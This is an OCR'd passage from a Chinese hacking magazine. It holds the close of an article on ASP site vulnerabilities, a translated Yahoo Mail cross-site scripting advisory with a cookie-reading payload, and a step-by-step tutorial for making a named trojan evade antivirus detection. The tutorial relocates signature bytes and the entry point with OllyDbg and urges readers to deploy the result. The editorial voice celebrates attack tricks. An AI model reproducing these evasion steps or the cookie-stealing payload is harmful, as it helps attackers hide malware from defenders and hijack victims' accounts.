


图17

从动感的9.29版一直追到2005v-c版，种种漏洞皆因过滤不严（包括官方的2005v-d预览版），如果9.29版的上传文件能加入管理员权限并把filepath设为固定值，如果提交的订单数据在写入数据库之前能进行一下过滤，如果2005版能够对部分文件中的提交参数加以过滤，如果2005版的上传文件的CheckFileExt能够再对cer等格式加以验证，那么，对动感的检测，可能就举步维艰了。在截稿之前，已E-mail通知动感管理员，相信不久就有新的补丁了。最后再提示一下，本文仅用于技术交流，请不要用于非法途径，否则，后果可是要自负的。

【文章中用到的工具WinHex.exe、WinSock Expert v0.6 beta1汉化版及作者写的js代码都已收录在本期光盘中】

编辑说明：又是一篇详细分析asp通用常规漏洞的文章。作者写得很有条理，看样子分析时思路很清晰。我看好的是文章中<script src=//www.****.com/news/1.js></script>这样的代码，没有用到http这4个字符，是不是很有创意呢？

春节未到，漏洞不断。出现漏洞并不稀奇，但这个洞出现在yahoo mail上就是稀奇了。目前yahoo还没有作出相应的修复，实在让我们这些yahoo mail的忠实用户感到害怕。到底是怎么样的漏洞呢，看完这篇漏洞公告便知道了。

Yahoo mail 跨站攻击

译者：李丰初

声明：这种攻击代码只可用于测试漏洞与学习，yahoo没有做相应的修复，变相利用此代码或者恶意传播变相代码的，自己承担风险。为此导致的后果，我们不负任何的责任。

Service：Webmail
Vendor：Yahoo mail，and possibly others
Vulnerability：Cross Site Scripting / Cookie-Theft / Relogin attacks Severity：High
Tested on：Microsoft IE 6.0

攻击的服务类型：网络电子信箱
被攻击者：雅虎电子信箱或者其它类似的电子信箱
攻击类型：跨站脚本执行 / Cookie盗取 / 重登录攻击
安全属性：高
测试平台：微软 IE 6.0

Details：

Yahoo mail filter fails to detect script attributes in combination with the style attribute as a tag, leaving everyone using yahoo mail service with MSIE vulnerable to Cross Site Scripting including Cookie Theft and relogin attacks. This is a high risk security vulnerability because the attacker wont have to make the victim click on any link, all he/she has to do is to send the javascript code as an html email to the target and once the victim open the email the malicious code will be executed in his/her browser.

漏洞详细描述：

yahoo邮件对脚本属性的过滤器不严，比如一个字体标签的属性样式没有很好的过滤跨站脚本攻击，使每个使用yahoo邮件服务的浏览器很容易通过跨站执行脚本，包括cookie偷窃和relogin攻击。这是一个高危的攻击类型，因为攻击者不必把攻击脚本做成一个按钮或者一条链接骗取被攻击者的点击，只要攻击者把这种跨站执行代码以一份HTML的电子邮件发给目标，目标一打开，就立刻在其浏览器上执行攻击者恶意脚本。

Impact：

an attacker can send the infiltred code as an html email to a yahoo mail user with MSIE. Once the victim open the malicious email the javascript content will be executed in the the target browser. This will allow user's session cookie theft, giving the attacker access to the victim mail box for about 24 hours (until the cookie expires) and also other types of attacks like reloging.


恶果：


攻击者把插入恶意代码的邮件发送给微软浏览器的雅虎电子信件用户，一旦受害者打开信件马上执行恶意代码。这会导致用户的session cookie被偷窃，黑客能进入被攻击者邮箱达24小时之久（直到the cookie过期），同样也可以利用漏洞进行重登录攻击。

Exemple of Exploit code：
攻击代码举例：

```
<STYLE onload="alert('Yahoo mail ! cookies exploit by _6mO_HaCk, click OK now to view your cookie ;)'); alert(document.cookie)"> </STYLE>
```

Screen captures：
效果图：





Solution: Switch to firefox, or disable script execution

解决方案： 用火狐浏览器吧，或者关闭脚本执行。

译者的话： 这个文章我一直很喜欢，是2005年12月底公布的，发出来的那天我就看到了，然后测试了国内多个大型的电子信件，都没能逃过此漏洞。叹！

许多读者反映光盘上提供的黑器还没有使用就被杀毒软件给Kill了（当然可以再从光盘上COPY）。虽然我们不能说狗拿耗子，多管闲事，但是可爱的工具被围剿多少有些让人沮丧，防不胜防。我曾经有一个外挂的硬盘无意中积累了很多工具，大概几百兆，一天中午去吃饭，可恨的杀毒软件自动运行起来，饱饭归来，只剩下几十兆，那个恨啊，你说杀毒软件为什么这么孔雀呢。

普通黑客工具就不说了，木马现在肯定是难逃法网了。现在杀毒软件病毒库升级都按小时计了，所以刚刚出来的木马没有一两天就被轻松干掉了。那我们该怎么办，想招自保啊。为了继续使用这些黑器，我们不得不打造自己的免杀工具，这也是本栏目诞生的原因。以后我们都会刊登一些相关的黑器免杀文章，让人人都可以制作自己的免杀武器。

平时我们都盼望"放学啦"，现在我们可喜欢"开课了，开课了，免杀班开课了"。

金戈铁马，驰骋杀场——
——木马文件免杀篇

余亮@沙漠之弧

从本文你可以学到：

1. 了解反病毒软件的杀毒机理
2. 使用CCL定位特征码和OD修改特征码
3. 如何修改文件入口以及Vmprotect区段加密
4. 如何加壳和添加花指令

过去的一年里网络上出现了不少木马，可是在各大杀毒软件大腕的威逼之下，好多优秀的木马纷纷落网，马失前蹄，不禁让人心酸流泪，黯然神伤……诸如鸽子、黑洞、Pcshare、神气儿等等优秀木马几乎出道没几天就被死盯上了，杀毒软件的速度绝非兔子可比，实在令人汗颜。惹不起，难道我们还躲不起吗。咱可不信这个邪。今天笔者就带大家来打造自己的金戈铁马，让我们的小马继续驰骋杀场，游刃有余。

菜鸟预热小知识

首先来介绍下杀毒的机理，一般杀毒软件杀毒方式有两种：文件杀毒和内存杀毒。原理大家都知道了，所以一个优秀的木马要不被杀，它的内存和文件两个方面肯定是免杀的。而笔者先带大家来领略下文件免杀的技巧。介绍下我们的大腕：瑞星杀毒和卡巴斯基杀毒。我几乎每次做免杀都以这两个杀毒软件为参照物！究其原因：因为瑞星杀毒软件在内存查杀方面的确是首屈一指，文件查杀方面不是太强，听说好像还有自己的知识产权。卡巴斯基杀毒软件是一款俄罗斯的杀毒软件，但好像是专门为国人开发，升级速度和查杀病毒的速度绝非一般杀毒软件可比！它的文件查杀也是赫赫有名，但是它也有内存查杀，不过我们测试时候只要做文件免杀就ok了，因为它的内存杀毒不是真正的杀毒，只要文件过内存肯定过。

今天先带大家一起来认识下文件免杀篇，我就以阿啦大盗的BUILD1209版的服务端给大家演示，通常的文件免杀的方法大致有以下几种：

- 修改文件特征代码
- 修改文件入口
- Vmprotect区段加密
- 加生僻的壳（包括双重壳）
- 加花指令等等

这个木马出来好久了，目前已经被卡巴斯基所杀了，如图1所示。




图1 未修改特征码前被查杀

下面我们一步步来看下几种方法的实战演示：

一、修改文件特征代码

首先我们来介绍一下修改文件特征代码的方法。

所需工具CCL，相信大家都已经非常熟悉了，如图2所示。




图2 特征码定位器主界面

特征代码定位如下：

定位结果

序号	起始偏移	大小	结束偏移	内存起始地址	内存结束地址
0001	00003A00	0000017B	00003B7B	00403A00	00403B7B
0002	000045E0	000000BB	0000469B	004045E0	0040469B
0003	000048A0	000000DB	0000497B	004048A0	0040497B

我们就取**000048A0——0000497B**这一段，用Ollydbg载入服务端，进去之后，按f8往下走来到下面位置：

```
004048CD   48        dec eax
004048CE   40        inc eax
004048CF   001C00    add byte ptr ds:[eax+eax],bl
004048D2   0000      add byte ptr ds:[eax],al
004048D4   0010      add byte ptr ds:[eax],dl
004048D6   40        inc eax
004048D7   00D8      add al,bl
004048D9   3240 00   xor al,byte ptr ds:[eax]
```

我们修改这一段。先去找一个空白地址，等会把这段代码jmp到空白地址，之后再jmp回来！

什么是空白地址？

也就是可以插入代码的都是0和都是F的空白地方。OD载入之后，往下拉，看到行如：add byte ptr ds:[eax],al就是空白地址啦～！

找到的空白地址如下：

```
0040C13B   0000      add byte ptr ds:[eax],al
```

Ok，选择**004048CD** **004048D7**这段右键——"二进制"——使用**NOP**填充，如图3所示。之后在**004048CD**位置处JMP到我们的空白

段，0040C540是我们刚才找的空白地址，所以现在跳到那边去。**JMP 0040C540**等会就在空白段补上我们NOP掉的代码，如图4所示。




图3 使用NOP填充004048CD至004048D7之间的数值




图4 JMP到空白段

接着来到空白地址补全我们刚才NOP掉的代码如下，如图5所示。

0040C540	48	dec eax
0040C541	40	inc eax
0040C542	001C00	add byte ptr ds:[eax+eax],bl
0040C545	0000	add byte ptr ds:[eax],al
0040C547	0010	add byte ptr ds:[eax],dl
0040C549	40	inc eax
0040C54A	02C3	add al,bl
0040C54C	^ E9 8883FFFF	jmp 木马.004048D9
0040C551	90	nop
0040C552	0000	add byte ptr ds:[eax],al

图5 在空白地址处补全被NOP的代码

大家注意，末尾必须加上jmp 004048D9，为什么呢？这样程序才能连贯起来，不然你只跳到这里不再跳回去，程序肯定要出错的！

最后，保存！右键复制到可执行文件——所有改动——全部复制——保存文件为“miansha.exe”，就ok了～！

下面请出大腕卡巴斯基来测试一下它还杀不杀，如图6所示。




图6 对修改特征后的文件的查杀

Ok，卡巴大叔已经PASS啦～！一个新的纯手工打造的木马已经诞生，不要心动，赶快行动～！

二、修改文件入口

这个方法相对上面的简单很多，而且不需要定位特征代码，直接修改入口之后就可以过卡巴了，是居家旅行必备工具哦！笔者也比较倾向于这种方法，简单，快捷～！且不留痕迹，杀人于千里之外，哈哈……

小知识

简单说下原理，OD载入服务端，之后我们把入口的几行代码（4—5行即可）给它转移到空白地址，之后用Peditor工具再修改新的入口地址，这样卡巴就不认识了！

OD载入之后记录如下信息，如图7所示。

地址	十六进制	反汇编
0040B974	55	push ebp
0040B975	8BEC	mov ebp,esp
0040B977	B9 04000000	mov ecx,4
0040B97C	6A 00	push 0
0040B97E	6A 00	push 0
0040B980	49	dec ecx

图7 入口信息

程序入口为：0040B974，之后我们到空白地址把这段代码写上，如图8所示。

0040C13B	55	push ebp
0040C13C	8BEC	mov ebp,esp
0040C13E	B9 04000000	mov ecx,4
0040C143	6A 00	push 0
0040C145	6A 00	push 0
0040C147	^ E9 34F8FFFF	jmp 木马.0040B980
0040C14C	90	nop

图8 跳到0040B980

注意最后要跳转到0040B980，这样程序才能连贯起来，保存文件为mianshal.exe，用Peditor修改新的入口地址为：0040C13B，如图9所示。

